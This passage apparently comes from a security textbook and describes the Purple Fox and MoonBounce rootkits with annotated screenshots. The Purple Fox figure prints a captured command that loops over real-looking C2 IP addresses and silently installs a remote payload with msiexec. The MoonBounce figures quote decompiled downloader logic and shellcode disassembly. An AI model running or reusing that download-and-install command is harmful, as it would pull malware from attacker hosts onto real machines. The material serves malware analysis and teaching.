
  The operations performed by the Purple Fox rootkit are as follows:

  - The malware's main purpose is to gain a foothold on the target Windows machines.
  - Each stage of this attack is isolated within the environment, which assists the attacker in evading detection.
  - The file "Telegram Desktop.exe" is used to hide Purple Fox, which is an automated script that installs both a genuine Telegram instance and a malicious downloader named "TextInputh.exe."
  - "TextInputh.exe" is the most common malware installer. It connects to its command-and-control (C2) server after its execution.
  - This rootkit provides access to the target system through a backdoor, allowing attackers to perform more harmful activities.



```
Se  change            Key: SYSTEM\ControlSet001\Services\AC08\ImagePath
    19:28:01          Value: ImagePath
                      Data:
                      Cmd /c for /d %i in (58.221.60.73:17038 116.211.98.69:19717 218.92.11.13:11128 58.232.55.8:17116 45.124.66.104:19976) do Msiexec /i htt
                      p://%i/E05FDCDC.moe /Q
                      Process Name: c:\windows\system32\services.exe

Se  service creation  Service Name: AC08
    19:28:02          Service Type: User Mode Service
                      Loading Method: Auto Start

CM  process creation  Cmd /c for /d %i in (58.221.60.73:17038 116.211.98.69:19717 218.92.11.13:11128 58.232.55.8:17116 45.124.66.104:19976) do Msi
    19:28:02          exec /i http://%i/E05FDCDC.moe /Q
                      Application name: c:\windows\system32\cmd.exe
```

Figure 6.152: Screenshot 1 of Purple Fox rootkit



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

0025E240  D0 81 00 00 00 00 80 A0 FD A9 17 29 84 14 00 00  Ð.....€ ý©.)„...
0025E250  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0025E260  00 00 00 00 00 00 00 00 00 00 00 00 00 40 0D 24  .............@.$
0025E270  D9 DF 5C 24 01 38 31 43 4B ED 92 C1 B1 18 31 08  Ùß\$.81CKí’Á±.1.
0025E280  43 EF 99 F9 3D A4 04 C0 60 A0 FF C6 BE 11 9B 1E  Cï™ù=¤.À` ÿÆ¾.›.
0025E290  72 D0 BB 30 36 C2 08 76 B9 02 42 08 21 84 10 42  rÐ»06Â.v¹.B.!„.B
0025E2A0  08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08  .!„.B.!„.B.!„.B.
0025E2B0  21 84 10 42 08 21 FF 01 96 E9 FD F7 E7 8F 65 C5  !„.B.!ÿ.–éý÷ç.eÅ
0025E2C0  79 31 0D 47 ED 8E 7C 31 B4 36 7B 90 B5 AA F6 17  y1.GíŽ|1´6{.µªö.
0025E2D0  8F D8 BD A3 6E 49 A8 DD 75 D2 11 36 67 EB CC 98  .Ø½£nI¨ÝuÒ.6gëÌ˜
0025E2E0  7B F1 C4 FD 51 B1 39 DF 90 09 C7 3A F6 71 5F F5  {ñÄýQ±9ß..Ç:öq_õ
0025E2F0  29 3C EA 8E D7 B2 1B 6A 8F 9E 26 47 13 CD CC 4C  )<êŽ×².j.ž&G.ÍÌL
0025E300  E6 B5 9B 2A 70 1A B8 F5 CE AD CE 82 5A 3A 0C 55  æµ›*p.¸õÎ.Î‚Z:.U
0025E310  5F CF 3E 36 5D 34 CC 11 AB 65 27 AC 83 6E B2 5E  _Ï>6]4Ì.«e'¬ƒn²^
0025E320  2D 72 4D 5D 8C 14 29 05 0F AD 98 C8 FD FC EB 06  -rM]Œ.)...˜Èýüë.
0025E330  75 C6 C6 7E 9B 18 9D 56 22 AF F7 F3 AA BB D6 D7  uÆÆ~›..V"¯÷óª»Ö×
0025E340  04 EF DC 5D 48 43 1D 8A E0 95 E3 F0 F6 41 EE F9  .ïÜ]HC.Šà•ãðöAîù
0025E350  40 54 B9 28 75 51 85 61 C5 40 AF 71 6E 67 1D 99  @T¹(uQ…aÅ@¯qng.™
0025E360  63 0A B3 EB 98 56 4E 41 2C 96 82 8D 87 EE 87 8B  c.³ë˜VNA,–‚.‡î‡‹
0025E370  CF C7 F7 21 5B 31 C7 41 E3 FC 36 D3 3D 39 37 A4  ÏÇ÷![1ÇAãü6Ó=97¤
0025E380  B4 65 4B 5F 25 46 74 35 A8 CB 65 6D 6A 6D 3A CF  ´eK_%Ft5¨Ëemjm:Ï
0025E390  FE 0A D8 B3 65 AF 83 70 9B F2 5F 00 00 00 00 00  þ.Ø³e¯ƒp›ò_.....
0025E3A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0025E3B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0025E3C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0025E3D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0025E3E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0025E3F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Figure 6.153: Screenshot 2 of Purple Fox rootkit

- **MoonBounce**

  Source: *https://securelist.com*


  MoonBounce is malicious code concealed within UEFI firmware in the SPI flash that is scheduled to be executed at a specific time. Security systems have limited awareness of such implants; therefore, they are difficult to detect and remove. MoonBounce has a complex attack flow that is noticeably better than previously known UEFI firmware bootkits.

  The purpose of MoonBounce is to inject a malicious driver into the Windows kernel during the boot process, providing attackers with the maximum persistence. It can expedite the transmission of user-mode malware that runs additional payloads received from the Internet. It is a source of concern for professionals in the field of digital security because it targets the EFI System Partition (ESP).



```
GetLocalTime(&SystemTime);
TimeFlag7 = (SystemTime.wMinute / 0xFu + 4 * (LOBYTE(SystemTime.wHour) + 24 * LOBYTE(SystemTime.wDayOfWeek))) & 7;
if ( !(((0x80 >> TimeFlag7) & DownloaderArg->TimeFlag[((SystemTime.wMinute / 0xFu
                                                       + 4 * (SystemTime.wHour + 24 * SystemTime.wDayOfWeek)) >> 3)
                                                     + 199]) >> (7 - TimeFlag7)) )
{
  SleepTime = 10000;
  goto LABEL_4;
}
Content = Downloader(
            &DownloaderArg->Url,
            &DownloaderArg->UserAgent,
            &DownloaderArg->Proxy,
            &DownloaderArg->ProxyUserName,
            &DownloaderArg->ProxyPassword,
            &ContentLen);
```

Figure 6.154: Screenshot 1 of MoonBounce rootkit



```
map_driver_mapping_shellcode_to_mem:        ; DATA XREF: boot_services_function_hook_dispatc
                mov     rcx, 1122334455667788h ;
                                            ; 0x1122334455667788 is replaced during run-time
                                            ; by the address of the driver mapping shellcode
                                            ; by formerly executed shellcode
                xor     r8d, r8d            ; MmNonCached
                mov     edx, 28000h         ; Size of driver mapping shellcode
                call    cs:p_MmMapIoSpace
                add     rsp, 48h
                jmp     rax                 ; Jump to mapped driver mapping shellcode
shellcode2__ExAllocatePool_hook endp ; sp-analysis failed
```

Figure 6.155: Screenshot 2 of MoonBounce rootkit

